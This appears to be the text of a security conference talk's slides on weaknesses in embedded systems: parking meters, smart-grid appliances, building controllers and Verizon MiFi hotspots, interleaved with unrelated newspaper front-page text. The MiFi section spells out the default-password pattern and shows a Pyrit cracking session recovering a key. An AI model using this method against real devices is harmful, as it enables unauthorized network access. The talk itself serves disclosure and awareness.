

Maximum Overdrive Redux?

Examining the embedded machine threat




Your Speaker

- Joshua Wright
- Senior Security Analyst, InGuardians
- Author, "SANS Ethical Hacking Wireless"
- Author of books, papers, tools: willhackforsushi.com
- Voids warranties
- Taught kids to start counting from 0



Outline



Introduction, Scope

- The Embedded Disadvantage
- Point 1: Tools are Available, and Getting More Sophisticated
- Point 2: Systems are Becoming More Interconnected
- Point 3: Vendors Are Overlooking This Problem
- Point 4: Attackers Can Leverage These Flaws
- Maximum Overdrive Redux

Introduction

- What are the risks in embedded systems that can be exploited?
- What kind of attacks are we seeing today?
- Are we headed for a future where machines could take over?
 - Let's assume we're talking hostile human control for the moment

Maximum Overdrive

- '86 Horror Film directed by Stephen King
 - It was a horrible movie
 - King: "I really didn't know what I was doing" and "[I was] coked out of my mind"
 - Has become a cult classic
- Machines come to life and accost, attack people until humans become the tools
- Lead by the "goblin truck" 16-wheeler



Real Life Maximum Overdrive?

- In order for a real-life event to replicate fiction, we would need:
 - Commodity hardware, systems and appliances with wide-scale networking
 - Vulnerable systems that interface with the real world (not just electronically)
 - Opportunity and motive to manipulate the systems



NFL legend Lawrence Taylor faces rape charge

■ Hall of Famer accused of raping 16-year-old girl in New York, 1, 10C

Taylor: Paid teenager for sex, police say

USA TODAY
NO. 1 IN THE USA

Jon Favreau's high hopes — and anxiety

■ Iron Man 2 director grapples with the super-charged expectations of fans of the superhero, 1D
■ All-star cast, 2D



Iron Man 2: Johansson, Downey

Fri/Sat/Sun, May 7-9, 2010

Newsline



■ Money ■ Sports ■ Life
U.S.: British Conservatives and Labor; lack majority
Three parties scramble to form government in uncertain election, 7A



By Dave Martin, AP

U.S. eyed in oil fight

Consider boosting current flow of oil from the Tigris River into the Gulf, 5A

Prevention under review

Police says authorities are probing the case of a man who was shot and killed to target Shahzad as threat, 2A

Search for teen lost in floods

Boy was last seen on a makeshift raft, 1C

■ Panic on Wall Street, 1B

'The machines took over'



2:30 p.m.
10,591

The wildest day in Wall Street history ended with a 348-point drop, almost a relief after a dizzying hour-long chain of events:

Dow Jones Industrial average

"The machines just took over. There's not a lot of human interaction."

— Charlie Smith, Fox Business

10,569



3:30
10,478

What happened?

Stocks plunged 999 points

In shift, more fill the same home

Occupancy trends seen as harm to housing demand

By Haya El Nasser
USA TODAY

The number of people living under one roof is growing for the first time in more than a century, a fallout of the recession that could reduce demand for housing and slow the recovery.

The Census Bureau had projected the average household size would continue to fall to 2.53 this year. Instead, the average is likely to hit 2.63, a significant increase because of a turnaround.

"A funny thing happened on the way to the future."

Scope Definition

- Defining embedded systems
 - Non-traditional computing platforms
 - Often lack or with minimal MMI
- Deployed for a variety of uses
 - Connectivity with SOHO routers
 - Life support with smart IV pumps
 - Conservation with smart thermostats and interconnected appliances
- Combination of customized hardware and firmware interfaces

Outline

- Introduction, Scope
- ➔ The Embedded Disadvantage
 - Point 1: Tools are Available, and Getting More Sophisticated
 - Point 2: Systems are Becoming More Interconnected
 - Point 3: Vendors Are Overlooking This Problem
 - Point 4: Attackers Can Leverage These Flaws
- Maximum Overdrive Redux

The Embedded Disadvantage

- Embedded systems have been left behind as traditional platform security matures
- These systems often lack:
 - Comprehensive pen testing prior to production
 - Patch management systems that are non-monolithic
 - Administration interfaces for system management, security
 - Defense-in-depth security models

Many embedded systems employ security models that would have been acceptable 15 years ago.

Hardware Security

- Security of hardware systems is particularly lacking
 - Very little consideration within hardware engineering teams for security
- Many of the established attacks against software apply to hardware
 - Different delivery and modified skill set, but reasonable attack surface

Outline

- Introduction, Scope
- The Embedded Disadvantage
- ➔ Point 1: Tools are Available, and Getting More Sophisticated
- Point 2: Systems are Becoming More Interconnected
- Point 3: Vendors Are Overlooking This Problem
- Point 4: Attackers Can Leverage These Flaws
- Maximum Overdrive Redux

Point 1: Tools are Available, and Getting More Sophisticated

- Cities worldwide are replacing mechanical parking meters with electronic versions
 - Beneficial to city with more purchasing options, incentives
 - Often focused around smart cards
- Handful of vendor options for hardware



Joe Grand, "Hardware is the New Software"

- Joe's talk from Blackhat 2010
- Describes attack against San Francisco MacKay Guardian system
- Reverse-engineered parking meter, smart card hardware



How They Did It

- Obtained a parking meter
- Obtained a smart card
- Decapsulated chips, smartcards to access silicon die
 - Gained insight into card capabilities, interfaces, hardware
- Observed multiple simulated transactions with an oscilloscope
 - Reverse-engineered protocol exchange

"It took us
3 days",
Joe Grand




SC-Winter

- Smart Card MitM tool from Mike Kershaw
- Simple interface to log all data between meter and card
 - Extract later off USB interface
- Leverage to manipulate transaction details
 - Smart Card: "Yes, I have sufficient credit. Yes, I'll debit for 2 hours of time."
- Interesting discovery: Many systems lack mutual-authentication

sc-winter.googlecode.com

This end goes in
the meter

Smart card goes
in here




Be sure to carefully read all errata on
sc-winter.googlecode.com before assembling.

Outline

- Introduction, Scope
- The Embedded Disadvantage
- Point 1: Tools are Available, and Getting More Sophisticated
- ➔ Point 2: Systems are Becoming More Interconnected
- Point 3: Vendors Are Overlooking This Problem
- Point 4: Attackers Can Leverage These Flaws
- Maximum Overdrive Redux

Point 2: Systems are Becoming More Interconnected

- Smart home technology is coming to you, and soon
- Many utilities are deploying smart meters customer homes
 - Meter gets real-time pricing updates from utility
- You can make informed decisions on how you will utilize energy



Load Shedding

- Benefit of smart grid systems
- Utility pays huge PUC fines when consumers lose power
 - One cause of service loss is brown-outs
- To avoid brown-outs, utility may opt to defer select appliances in your home
 - "Sorry, you cannot run your dryer until we are outside our peak utilization period"
- This is a good thing, but changes how we view security of appliances within our homes
 - Implies interconnectivity between appliances

Home Area Network

- Light-weight wireless technology for connecting embedded devices
 - IEEE 802.15.4, ZigBee, WirelessHART, Z-Wave, 6LoWPAN, etc.
- Various security threats afflict these systems, but adoption continues



Siemens APOGEE Floor Level Network Controller

- Interface to heaters, exhaust fans, AC units and lighting through field level controllers

"With Wireless, your building will be more marketable and you will be better prepared to capitalize on future technologies."



"Simply put, the network can't be compromised because the signal is automatically able to circumvent obstructions and find its target." Jay Hendrix, Siemens manager, wireless solutions

Viper SmartStart

- Lock/Unlock, Start your car from iPhone/iTouch (iPad?)
- Requires monthly GSM service to your car system
- Your car becomes accessible over GSM and the Internet



Outline

- Introduction, Scope
- The Embedded Disadvantage
- Point 1: Tools are Available, and Getting More Sophisticated
- Point 2: Systems are Becoming More Interconnected
- ➔ Point 3: Vendors Are Overlooking This Problem
- Point 4: Attackers Can Leverage These Flaws
- Maximum Overdrive Redux


Point 3: Vendors Are Overlooking This Problem

- MiFi: Battery-powered WiFi hotspot with 3G uplink in a tiny box
 - Manufactured by Novatel, OEM'd by Verizon, Sprint
- Connects multiple devices simultaneously using WPA2-PSK
- It's a wonderful tool for travel
- It's a wonderful attacker opportunity

Verizon MiFi Default Credentials

- Devices come with a default PSK and SSID
 - Can be changed by user, we think this doesn't happen very often
- "Verizon MiFi2200 Secure XXXX"
 - "XXXX" are the last 2 bytes of the BSSID in upper-case hex
- Passwords are numeric only, 11 bytes

Verizon MiFi Password



*Use these credentials to connect
SSID:
"Verizon MIFI2200 DAD1"
Password: 09111900891

09	11	19	00891
Year	Month	Day	Unique Suffix


- First 6 bytes match a date of some sort
 - Only 6 unique prefixes have been observed
- Remaining 5 bytes are sequentially numbered

WPA2-PSK Precomputation

- WPA2-PSK cracking is slow, precomputation is SSID-specific
- Only 65536 unique MiFi default SSID's
- Only $\sim 6 * 100,000$ passwords
- 6.5B combinations to precompute
 - This only needs to be done once

Pyrit

pyrit.googlecode.com



The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole". The window displays the output of a Pyrit attack. A yellow box highlights the text "WPA handshake: 00:21:E8:B2:DA:D1". Below this, a table lists network details for the BSSID 00:21:E8:B2:DA:D1. The table has columns: BSSID, PWR, RXQ, Beacons, #Data, #/s, CH, MB, ENC, CIPHER, AUTH, and ESSID. The values are: -37, 100, 1844, 491, 0, 11, 54, WPA, TKIP, PSK, and Verizon M. Below the table, another table lists attack statistics with columns: BSSID, STATION, PWR, Rate, Lost, Packets, and Probes. The values are: 00:21:E8:B2:DA:D1, 00:1c:b3:b8:76:6c, -37, 100, 1844, 491, 0, 11, 54, WPA, TKIP, PSK, and Verizon M. The terminal also shows the command "\$ pyrit -r mifi-dad1-01.cap attack_db" and the output of the attack, including the password "09111900891".

```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 11 ][ Elapsed: 3 mins ][ 2010-02-02 16:53 ] WPA handshake: 00:21:E8:B2:DA:D1

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:21:E8:B2:DA:D1 -37 100    1844    491    0  11  54  . WPA  TKIP  PSK  Verizon M

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:21:E8:B2:DA:D1 00:1c:b3:b8:76:6c -37  100    1844    491    0  11  54  . WPA  TKIP  PSK  Verizon M

$ pyrit -r mifi-dad1-01.cap attack_db
Pyrit 0.2.5-dev (svn r209) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'sqlite:///Users/josh/hack/Mifi-PSK/mifi-psk.db'... connected.

Parsing file 'mifi-dad1-01.cap' (1/1)...
8816 packets (8816 802.11-packets), 1 APs

Picked AccessPoint 00:21:e8:b2:da:d1 ('Verizon MiFi2200 DAD1 Secure') automatically.
Attacking handshake with Station 00:1c:b3:b8:76:6c...
Tried 57504 PMKs so far (57.4%); 107722 PMKs per second..

The password is '09111900891'.
```

MiFi Remote Access Vulnerability


- Default config does not allow remote access
- HTTP port forwarding is turned on by default
 - Any decent admin or security professional will immediately disable this
- *Disabling* this option turns **on** remote configuration access over the Internet

The screenshot shows the Verizon MiFi2200 VZW web interface. At the top, there's a Verizon logo and navigation links for Home, WIFI, LAN, Security, and Advanced. The status bar shows 'Verizon EvDO Rev.A' and 'Connected'. The main heading is 'Port Forwarding'. Below it, there's a section titled 'Port Forwarding Applications'. This section contains a table with two columns: 'Application' and 'IP Address on WLAN'. The 'Application' column lists various services with checkboxes: DNS (Domain Name Server), FTP Server, HTTP (Web) Server (checked), NNTP Server, POP3 Server, SMTP Server, SNMP Server, Telnet Server, and TFTP Server. The 'IP Address on WLAN' column has corresponding input fields, with '192.168.1.254' entered for the HTTP (Web) Server. At the bottom right, there are 'Apply' and 'Revert' buttons. The footer shows the Novatel Wireless MiFi2200 VZW logo.

Application	IP Address on WLAN
<input type="checkbox"/> DNS (Domain Name Server)	
<input type="checkbox"/> FTP Server	
<input checked="" type="checkbox"/> HTTP (Web) Server	192.168.1.254
<input type="checkbox"/> NNTP Server	
<input type="checkbox"/> POP3 Server	
<input type="checkbox"/> SMTP Server	
<input type="checkbox"/> SNMP Server	
<input type="checkbox"/> Telnet Server	
<input type="checkbox"/> TFTP Server	

